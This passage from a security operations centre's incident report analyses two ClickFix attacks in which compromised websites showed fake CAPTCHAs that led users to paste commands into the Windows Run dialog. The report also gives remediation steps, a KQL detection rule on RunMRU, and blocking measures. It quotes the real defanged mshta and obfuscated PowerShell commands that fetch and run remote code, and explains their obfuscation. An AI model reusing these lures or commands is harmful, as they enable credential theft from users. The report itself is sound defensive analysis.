


Figure 4 – ClickFix OneDrive Lure (Madjar, et al. 2024)




Figure 5 – ClickFix Word Lure (Madjar, et al. 2024)

2.7 RunMRU

The RunMRU registry key is specifically designed to store the history of commands executed through the Windows Run dialog (accessed with `Windows + R`). This feature allows users to quickly re-execute commands without needing to type them out each time, improving workflow efficiency. The registry key records each command entry, making it convenient for users to access their most frequently used commands.




Figure 6 – Run Dialog




Figure 7 – Run Dialog Hints

However, as discussed in this report, the Windows Run feature can become a focal point for malicious activity. Threat actors can exploit this feature to execute unauthorized commands or scripts, which can be used for a variety of nefarious purposes, including downloading and executing malware. By monitoring the key value changes, incident response teams can gain valuable forensic evidence.

RunMRU itself can be found within the registry at `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU`. The commands themselves are saved with a suffix of `\1`. The registry key only stores 26 of the most recently run commands (a–z). Once a twenty-seventh command is seen, it simply overwrites the least-used command.




Figure 8 – RunMRU Registry Key

3.0 CSOC Analysis

PNNL's CSOC analyzed two separate events involving ClickFix and EtherHiding. The compromised websites were also completely different, indicating opportunistic targeting.

The first sample attack will be discussed in Section 3.1. The second sample attack is discussed in Section 3.2. In both instances, attacks successfully exfiltrated users' credentials. We know this because there was evidence that both users' hosts interacted with the final command and control (C2) server that was set up to receive credentials. Because the attacker utilized encryption, we were unable to confirm the exact credentials stolen.

3.1 Incident – Opa Tempe




Figure 9 – Infected Webpage: Opa Tempe

The first victim was traveling to Tempe, Arizona, and was looking for a place to eat. They found a local Greek restaurant called Opa Tempe. Upon visiting the site, the user was not immediately presented with the CAPTCHA (Figure 9), but when clicking the menu link on the main page, it presented itself (Figure 10). Before the CAPTCHA was shown, the injected code reached out to a Binance smart contract to retrieve relevant code. This facet will be described in detail later in Section 5.1.1.




Figure 10 – Opa Tempe CAPTCHA




Figure 11 – Opa Tempe CAPTCHA Image Selection

The CAPTCHA itself could not be completed because the verify button was non-functional, presenting a circle with a line through it (Figure 11). However, the moment three images were selected, the CAPTCHA immediately closed. One thing to note is that in this attack, the pictures were static and never changed—they were always the same nine photos. There was no reason the attacker could not configure it to rotate through various pictures, but at the time of writing this report, this was a good indicator of it being fake.

Once three photos are selected, the ClickFix lure was presented (Figure 12). It prompted the user to open the Windows Run dialog by pressing `Windows + R` and then pressing `Ctrl + V` to paste what was in their clipboard. After this, the user is instructed to press `ENTER`. By completing these steps, the malicious actor was convincing the user to inadvertently run malicious code on their computer.




Figure 12 – Opa Tempe ClickFix Lure

The malicious command pasted to the user's Windows Run dialog box buffer is as follows: `mshta hxxp://83[.]217[.]208[.]130/xfiles/Ohio.mp4 # Microsoft Windows: Fix Internet DNS Service reconnect`. Due to the length, only the portion after the `#` is presented to the user (Figure 13). When executed, the command will reach out to the remote URL, pull the contents down, and execute the file within mshta.[5]

[5] https://lolbas-project.github.io/lolbas/Binaries/Mshta/




Figure 13 – Opa Tempe Command

3.2 Incident – Cycling Independent

For the second event, the user visited a cycling blog site. Unlike the first incident where it was happenstance that the user found the site, this site was one that the user had frequented in the past. This attack itself presented in the same way as the Opa Tempe attack. For example, the CAPTCHA images were identical as was the warning message. The only differences were the command copied to the user's buffer and the domain endpoint that JavaScript contacts to grab the ClickFix HTML, which will be discussed in Section 5.2 (ClickFix).

The command is: `powershell -w 1 & \W*\\\\\\\\\\\\\\\\\\S*2\\\\\\\\\\\\\\\\\\m*ht*e hxxps://recaptcha-manual[.]shop/kangarooing.m4a # ✅ ''I am not a robot: Cloudflare Verification ID: 439121''`. This will launch mshta through PowerShell.

Some slight obfuscation is being used here. For instance, `\W*` will expand to `\Windows`, `\S*2\` will expand to `\System32\`, and `m*ht*e` will become `mshta.exe`. This can be observed by running `Get-Item \W*\\\\\\\\\\\\\\\\\\S*2\\\\\\\\\\\\\\\\\\m*ht*e` within PowerShell. It seems that within PowerShell, the redundant backslashes are ignored (Code 5).

```
Get-Item \W*\\\\\\\\\\\\\\\\\\S*2\\\\\\\\\\\\\\\\\\m*ht*e


    Directory: C:\Windows\System32


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         12/3/2023  10:23 PM          32768 mshta.exe
```

Code 5 – `Get-Item` PowerShell Output

Remediation steps and future preventives were identical throughout both incidents.

4.0 Corrective Actions

4.1 Remediation

For remediation, the hosts were immediately re-imaged. For this process, the drives were re-formatted, new BitLocker keys generated, and the operating system re-installed. The malware did not indicate persistence capabilities, but to err on the side of caution, responders requested re-imaging. Additionally, most users store their information within Microsoft's OneDrive cloud, meaning their important documents would not be lost forever. Users were notified of the fact that their credentials had been exfiltrated. The users were also advised them to change all credentials as soon as possible.

4.2 Alerting

One of the security implementations utilized is Microsoft's Defender for Endpoint. This can generate alerts utilizing the Kusto query language (KQL), which is somewhat similar to Splunk's Search Processing Language. These alerts can run in near-real-time.

The alert targets the RunMRU keys, which are discussed in Section 2.7. The alert was written to trigger on the key values containing `http://`, `https://`, or `ftp://` if `Chrome`, or `Edge` are not seen. The alert can be seen in Code 6. The KQL has a rather interesting-looking regular expression (regex). We are searching in this manner because of the obfuscation that attackers were utilizing in some of their commands. This regex should match any value that has `"h"` followed eventually by `"t"`, followed eventually by `"t"`, and finally followed eventually by `"p"`. There may be more efficient ways to do this, but this method is what the CSOC currently has in place. The method does not look for `https://` specifically, but it does detect `https://` due to how the regex is written. The exclusions of `Chrome` and `Edge` are due to some false positives that were observed where staff were using the run dialog in a legitimate way to open SharePoint links and Chrome or Edge.

If this alert is fired, the offending device is immediately isolated from the internet. The user can still utilize Outlook and Teams, but any other outbound communication will be blocked at the operating system (OS) level. The CSOC is immediately notified as well. The alert logic can be seen in Code 6.

```
DeviceRegistryEvents
| where RegistryKey has "RunMRU"
| where RegistryValueData matches regex
  "(?i)(f[.]*t[.]*p[.]*:[.]*\\/[.]*\\/[.]*|h[.]*t[.]*t[.]*p[.]*:[.]*\\/[.]*\\/)"

| where RegistryValueData !startswith 'chrome'
| where RegistryValueData !startswith 'msedge'
```

Code 6 – KQL Alert Logic

4.3 Blocking

Out of an abundance of caution, the CSOC initiated a handful of blocks through Microsoft's Defender for Endpoint. Most of the blocks implemented were network based. The block operates at the OS level, and attackers would have a difficult time bypassing it. The CSOC

permanently blocked the domain `bsc-dataseed[.]binance[.]org`, which was used to interact with Binance's smart contracts. This domain itself is not malicious but is the source of this particular attack. As mentioned previously (Section 2.2), there are legitimate use cases for this domain. The CSOC considered this an acceptable risk given the minimal interaction with Binance for legitimate use cases and the effectiveness of this attack.

The CSOC also put in blocks for the compromised websites. The CSOC also requested blocks for the endpoints serving the PowerShell and JavaScript files as well as the ClickFix HTML. The feasibility of continually blocking the PowerShell, JavaScript, and ClickFix endpoints was later determined to be somewhat infeasible because these were changed daily.

Regarding non-network blocks, the CSOC could disable the Windows Run dialog box using group policy. Another important aspect is that other ClickFix instances have targeted different initial vectors, not just the Windows Run dialog. Therefore, blocking Windows Run would just be a potential stopgap. The core methodology of this attack is targeting the users through social engineering.

4.4 User Outreach

Regarding users and social engineering, the CSOC works closely with the Cyber Governance and Risk Assessment teams to maintain user awareness and handle outreach. This facet of cybersecurity is often overlooked and undervalued. ClickFix at its core is a social engineering attack and attempts to manipulate users into self-compromise. The attack begins and stops with the user. The WordPress websites were only compromised because they were running vulnerable plugins; however, as seen in the first attempt, it is possible for aware users to ignore or detect this attack. If users do not fall for the lure, the attack fails. Therefore, user outreach is paramount. An article was published to PNNL's internal SharePoint detailing the newly seen techniques for staff awareness. This article will be released along with the report as an example of PNNL's approach to user outreach and as a starting point for others to utilize.

4.5 Key Takeaways

The easiest and most effective prevention step is blocking Binance's API endpoint, which the CSOC did. This block is crucial for preventing the attack from ever initiating because this stops the attack at its source, and the users will never see the lure to begin with. However, this approach is not perfect and not without its own flaws. This approach relies entirely on these actors utilizing EtherHiding and smart contracts. Other ClickFix iterations have shown that EtherHiding is not required. This approach also relies on these actors utilizing Binance's platform for EtherHiding, although there are other cryptocurrency platforms that support smart contracts that could be used instead. Blocking all smart contract endpoints is one approach, but it does run into another 